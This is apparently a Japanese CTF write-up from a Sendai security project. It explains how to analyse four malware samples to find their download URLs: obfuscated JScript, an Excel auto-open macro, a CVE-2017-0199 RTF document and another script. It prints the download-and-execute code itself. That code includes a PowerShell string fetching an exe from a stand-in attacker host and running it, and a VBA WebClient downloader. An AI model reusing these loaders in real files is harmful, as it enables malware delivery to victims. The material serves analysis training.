問題解説 Malware

平成30年11月10日

仙台CTF推進プロジェクト
五十嵐 良一

Malware01

問題1

[シナリオ]

最近、毎日のように、複数の社員から、不審メールが届いたとの通報があります。毎回、受信者ごとにメールの差出人、件名、本文などはランダムに設定されています。添付ファイル名もランダムに設定されていますが、受信日が同じであれば、ファイルの内容（ハッシュ値）は同じであり、開封すると不審な通信が発生します。

さて、本日も不審メールが届いたとの通報がありました。あなたは、添付ファイルを解析し、不審通信先を確認することとしました。

（事例1）

難読化されたJavascriptを解析し、通信先を特定してください。

[フラグ]

- 不審通信先のURL（半角、小文字）
  例：http://www.example.com/aaa.exe

解説

- 仮想環境などでコードを実行することで、通信先を特定できます。
- このJava Scriptは、文字列として認識する部分を読みづらく加工しているだけなので、コツコツと手作業で修正することでも、通信先を特定できます。

1. var AbCdEfg = WScript.CreateObject("W4wt93qS4wt93qc4wt93qr4wt93qi4wt93qp4wt93qt4wt93q".replace(/4wt93q/g, "") + ".Sh" + "ell");
2. var paranum = 0;
3. codestr = "powershell.exe $cHPNC8 = 'XmqRLtY';$a = 'Msxml' + '2.XML' + 'HTTP';$D9Bkpiq = 'zwfnxFQn';$b = 'ADO' + 'DB.' + 'Stream';$ViXHtaa = 'afPaNR';$c = 'G' + 'E' + 'T';$y6Zs8i = 'y9Nhj';$d = 1 - 1 + 1;$arfRq = 'Zret8';$hr = New-Object -ComObject $a;$Xb9C3z = 'WipMlqo1';$ab = New-Object -ComObject $b;$OWNniyp3 = 'okFmlbcF';$path = $env:temp + '¥797.exe';$MeDUZLzU = 'ViEEyiDt';$hr.open($c, 'h'+'Tt'+'p:' +'/' + '/'+ 'eAsYS'+ 'scr' + 'IPt.send'+ 'aictf-attacker.EXa'+'mpLE/1'+'00.e'+'xe', 0);$BkmnIhm = 'lMglhJCD';$hr.send();$OlUroA = 'ovwJO';$Zb3f7RVj2 = 'AyWGheD';$EUKnRQ = 'eq9G6';$jMjfuyL = 't9tGnMuT';$ab.open();$PaLGhJEr = 'Cf9lVfd';$ab.type = $d;$qiEHJ = '
vetofile($path);$L
= 'W1tBds';$Law(
2p = 'YWgPSR2Y';$yGEJla7O = 'lWqvE';Start-Process $path;";
4. AbCdEfg.Run(codestr, paranum);

FLAG
http://easysscript.sendaictf-attacker.example/100.exe

Malware02

問題2

（事例2）

エクセルマクロ形式ダウンローダーを解析し、通信先を特定してください。

[フラグ]

- 不審通信先のURL（半角、小文字）
  例：http://www.example.com/aaa.exe

解説

- エクセルに埋め込まれているマクロを閲覧することで、通信先を特定できます。
- エクセルがインストールされていない場合は、「olevba.py」を利用することで、マクロを抽出することができます。

```
C:¥work>olevba.py 請求書4月_72436.xls
 （中略）
Sub Workbook_Open()
If xlOuterCenterPoint > 0.01 Then
Dim zygotagogo As String
valcanuum = "p"
segamegadrv = farmermixer + "Omk6::g" +                                          'w
-','Ob" + "ject') "
Randomize
zygotagogo = Int(Rnd * 8790441#)
cooperbmw = zygotagogo

diegolandorite = "(¥""{0}" + "{2}{1}{3}{" + "5}{6}{4}¥""-f'" + "Sy','te','s','m.Ne','ent','t.Web','Cli')).dOwNLo
aDFiLE.iNVoKE(¥""htt" + "p://vba.sendaictf-attacker.example/sam32¥"",¥""$Des¥" + cooperbmw + ".exe¥"")}"
digitstations = sadishomega + cooperbmw + ".e" + "xe"""
foodcoverband = liverpools + segamegadrv + diegolandorite + digitstations
samshiiitus = rgbMaroon - 128
Shell lasmessaud + foodcoverband, samshiiitus
End If
```

FLAG
http://vba.sendaictf-attacker.example/sam32

oletools　　https://github.com/decalage2/oletools

Malware03

問題3

（事例3）

細工されたワード文書を解析し、通信先を特定してください。

ヒント：このワード文書は、CVE-2017-0199の脆弱性攻撃を悪用するために作成されたもののようです。

[フラグ]

- 不審通信先のURL（半角、小文字）
  例：http://www.example.com/aaa.exe

解説

- CVE-2017-0199の脆弱性攻撃コードは、RTFにOLEで埋め込まれています。
- 「rtfdump.py」でワード文書に埋め込まれているOLEを抽出・解析することで、通信先を特定することができます。

```
C:¥work>rtfdump.py -f 0 人事速報.doc
  226    Level  4      c=     0 p=000038e8 l=     5506 h=     5448 b=       0 0 u=       0 ¥*¥objdata
  252  Level  2        c=     0 p=0000958d l=     3226 h=     3184 b=       0 0 u=       0 ¥*¥datastore

C:¥work>rtfdump.py -s 226 -H 人事速報.doc
00000000: 01 05 00 00 02 00 00 00 09 00 00 00 4F 4C 45 32  ............OLE2
00000010: 4C 69 6E 6B 00 00 00 00 00 00 00 00 00 00 0A 00  Link............
00000020: 00 D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00  .ﾐﾏ.爍ｱ. ・......
00000030: 00 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09  ..........>....
00000040: 00 06 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ................
（中略）
00000960: 00 32 00 68 74 74 70 3A 2F 2F 77 6F 72 64 76 75  .2.http://wordvu
00000970: 6C 6E 2E 73 65 6E 64 61 69 63 74 66 2D 61 74 74  ln.sendaictf-att
00000980: 61 63 6B 65 72 2E 65 78 61 6D 70 6C 65 2F 67 6F  acker.example/go
00000990: 65 2E 68 74 61 00 00 BB BB CC CC 32 00 68 00 74  e.hta..ｻｻﾌﾌ2.h.t
000009A0: 00 74 00 70 00 3A 00 2F 00 2F 00 77 00 6F 00 72
000009B0: 00 64 00 76 00 75
000009C0: 00 6E 00 64 00 61
000009D0: 00 61 00 74 00 74
（以下略）
```

FLAG
http://wordvuln.sendaictf-attacker.example/goe.hta

rtfdump　　https://blog.didierstevens.com/my-software/

Malware04

問題4

（事例4）

難読化されたJavascriptを解析し、通信先を特定してください。

なお、このマルウェアは、パソコンの動作環境をチェックし、ある条件を満たした場合にのみ動作するようです。

[フラグ]


- 不審通信先のURL（半角、小文字）
  例：http://www.example.com/aaa.exe

解説

- 難読化されて読みづらいスクリプトですが、「eval」、「Run」など、文字列をコードとして実行するための命令を探し出し、文字列として表示するコードに書き換えます。

- JdECvqCzY.Run(Gl7vle, RZK2EK);

- WScript.Echo(Gl7vle);



FLAG
http://fj.sendaictf-attacker.com/200.bin